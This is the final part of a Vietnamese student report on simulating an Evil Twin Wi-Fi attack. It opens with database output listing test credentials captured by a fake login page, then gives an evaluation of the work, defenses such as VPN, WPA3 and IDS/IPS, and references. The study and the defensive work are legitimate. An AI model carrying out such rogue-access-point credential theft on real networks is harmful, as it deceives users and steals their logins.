Server version: 11.4.3-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [fap_db]> select * from captured_credentials;
+----+----------+----------+---------------------+
| id | email    | password | captured_at         |
+----+----------+----------+---------------------+
|  1 | facebook | 123      | 2025-03-17 12:25:52 |
+----+----------+----------+---------------------+
1 row in set (0.000 sec)

MariaDB [fap_db]> select * from captured_credentials;
+----+----------+----------+---------------------+
| id | email    | password | captured_at         |
+----+----------+----------+---------------------+
|  1 | facebook | 123      | 2025-03-17 12:25:52 |
|  2 | xxx      | 123      | 2025-03-17 12:31:35 |
|  3 | xxx      | 123      | 2025-03-17 12:32:38 |
+----+----------+----------+---------------------+
3 rows in set (0.000 sec)

MariaDB [fap_db]>
```

Hình 32. Thông tin lấy được

Video demo : https://www.youtube.com/watch?v=BssnbKoEEVQ

CHƯƠNG V. ĐÁNH GIÁ VÀ KẾT LUẬN

5.1 Đánh giá kết quả

Sau quá trình nghiên cứu lý thuyết, triển khai và thử nghiệm tấn công Evil Twin, nhóm đã đạt được nhiều kết quả quan trọng và mang tính thực tiễn cao. Cụ thể như sau:

- **Hiểu rõ nguyên lý tấn công**: Qua quá trình nghiên cứu, nhóm đã nắm bắt được quy trình thực hiện một cuộc tấn công Evil Twin từ việc tạo điểm truy cập giả mạo, sử dụng các công cụ như Fluxion, Aircrack-ng, dnsmasq, hostapd đến việc thu thập thông tin từ nạn nhân qua giao diện web giả lập. Kiến thức này giúp nhóm hiểu được điểm yếu trong cơ chế xác thực của mạng Wi-Fi công cộng.
- **Mô phỏng thành công cuộc tấn công**: Bằng cách sử dụng thiết bị phần cứng cơ bản và các công cụ mã nguồn mở, nhóm đã mô phỏng thành công quá trình tạo điểm truy cập giả, lừa người dùng kết nối và thu thập được thông tin đăng nhập. Việc demo bằng cả phương pháp thủ công và sử dụng công cụ Fluxion giúp nhóm có cái nhìn toàn diện về cách triển khai trong các tình huống khác nhau.
- **Khả năng áp dụng thực tiễn cao**: Kết quả nghiên cứu không chỉ mang ý nghĩa học thuật mà còn có thể ứng dụng trong môi trường thực tế như đánh giá an toàn hệ thống mạng không dây của doanh nghiệp, hoặc nâng cao nhận thức an ninh cho người dùng cuối.
- **Đề xuất biện pháp phòng chống hiệu quả**:
    1. **Sử dụng VPN** giúp mã hóa toàn bộ lưu lượng, từ đó hạn chế nguy cơ nghe lén hoặc đánh cắp dữ liệu.
    2. **Tắt chế độ tự động kết nối** bổ sung cho VPN bằng cách ngăn thiết bị vô tình kết nối với mạng Wi-Fi không đáng tin cậy, giảm thiểu khả năng truy cập nhầm vào AP giả.
    3. **Cập nhật phần mềm thường xuyên** đồng thời đảm bảo các lỗ hổng bảo mật được vá kịp thời, góp phần nâng cao hiệu quả khi kết hợp với việc mã hóa VPN và việc tắt tự động kết nối.
    4. **Cấu hình mạng theo chuẩn WPA2/3** gia tăng lớp bảo mật bằng cách sử dụng mã hóa và xác thực mạnh, hỗ trợ cho quá trình phòng chống AP giả, nhất là khi các tính năng bảo mật khác đã được kích hoạt.
    5. **Huấn luyện người dùng nhận biết AP giả** đóng vai trò quan trọng, vì dù có áp dụng các biện pháp kỹ thuật, vẫn cần người dùng nhận thức đúng đắn để tránh kết nối nhầm.
    6. **Sử dụng Firewall (tường lửa)** kết hợp với các biện pháp trên sẽ giúp kiểm soát, lọc lưu lượng, phát hiện những gói tin hoặc kết nối bất thường, phát huy tối đa khả năng bảo mật của VPN và WPA2/3.
    7. **Sử dụng IDS/IPS (Hệ thống phát hiện/ngăn chặn xâm nhập)**, đóng vai trò giám sát tổng thể, kịp thời phát hiện và ngăn chặn các hành vi xâm nhập tinh vi, hỗ trợ hiệu quả cho tất cả biện pháp ở trên..

Tuy nhiên, nhóm cũng gặp một số hạn chế trong quá trình thực hiện:

- **Hạn chế về môi trường thử nghiệm**: Do điều kiện thiết bị và không gian, nhóm chỉ thực hiện mô phỏng trong phạm vi hẹp, không phản ánh được đầy đủ các tình huống ngoài thực tế như môi trường có nhiều thiết bị truy cập hoặc hệ thống mạng có các biện pháp phát hiện AP giả.
- **Giới hạn về kiến thức và công cụ nâng cao**: Một số kỹ thuật nâng cao như bypass HSTS, SSL Stripping, hoặc phát hiện AP giả bằng AI/ML chưa được đưa vào do giới hạn thời gian và trình độ.
- **Chưa phân tích được nhiều công cụ khác**: Dù Fluxion được sử dụng phổ biến, còn rất nhiều công cụ khác như WiFi-Pumpkin, EvilAP, Mana Toolkit,... có thể khai thác thêm để mở rộng phạm vi nghiên cứu.

5.2 Kết luận

Tấn công Evil Twin là một trong những hình thức tấn công phổ biến và nguy hiểm trên mạng Wi-Fi công cộng hiện nay. Bằng cách giả mạo điểm truy cập hợp pháp, kẻ tấn công có thể dễ dàng đánh cắp thông tin người dùng hoặc thực hiện các hành vi xâm nhập sâu hơn vào hệ thống. Mức độ nguy hiểm của loại tấn công này là rất cao vì nó đánh trực tiếp vào sự thiếu cảnh giác và hiểu biết của người dùng.

Báo cáo đã chỉ ra rõ quy trình thực hiện tấn công, các công cụ cần thiết, cấu hình chi tiết cũng như cách thức hoạt động của trang web giả mạo để lừa người dùng nhập thông tin. Đây là một tình huống rất phổ biến trong các không gian công cộng như quán cà phê, sân bay, nơi người dùng có xu hướng kết nối Wi-Fi miễn phí mà không xác minh tính hợp lệ.

Đồng thời, thông qua việc thực hiện demo, nhóm đã chứng minh được tính khả thi của cuộc tấn công Evil Twin và qua đó nhấn mạnh tầm quan trọng của việc áp dụng các biện pháp phòng chống hiệu quả. Người dùng cá nhân cần nâng cao nhận thức bảo mật, còn doanh nghiệp nên triển khai các giải pháp như IDS/IPS, cấu hình WPA3-Enterprise, sử dụng chứng chỉ số, giám sát mạng không dây thường xuyên để phát hiện các điểm truy cập bất hợp pháp.

Từ đây, nhóm hy vọng đề tài này sẽ là nền tảng tham khảo hữu ích cho các nghiên cứu tiếp theo về bảo mật mạng không dây và là công cụ nâng cao nhận thức về an toàn Wi-Fi trong thời đại số hóa.

TÀI LIỆU THAM KHẢO

[1]Johnny Cache, Joshua Wright, Vincent Liu, *Hacking Exposed Wireless, 2nd Edition*, McGraw-Hill Education, 2010.

[2]Aircrack-ng Documentation, [Truy cập ngày 10/03], https://www.aircrack-ng.org/documentation.html.

[3]Fluxion Github Repository, [Truy cập ngày 10/03], https://github.com/FluxionNetwork/fluxion.

[4]Apache2 và MySQL Official Documentation, [Truy cập ngày 10/03], https://httpd.apache.org/ & https://dev.mysql.com/doc/.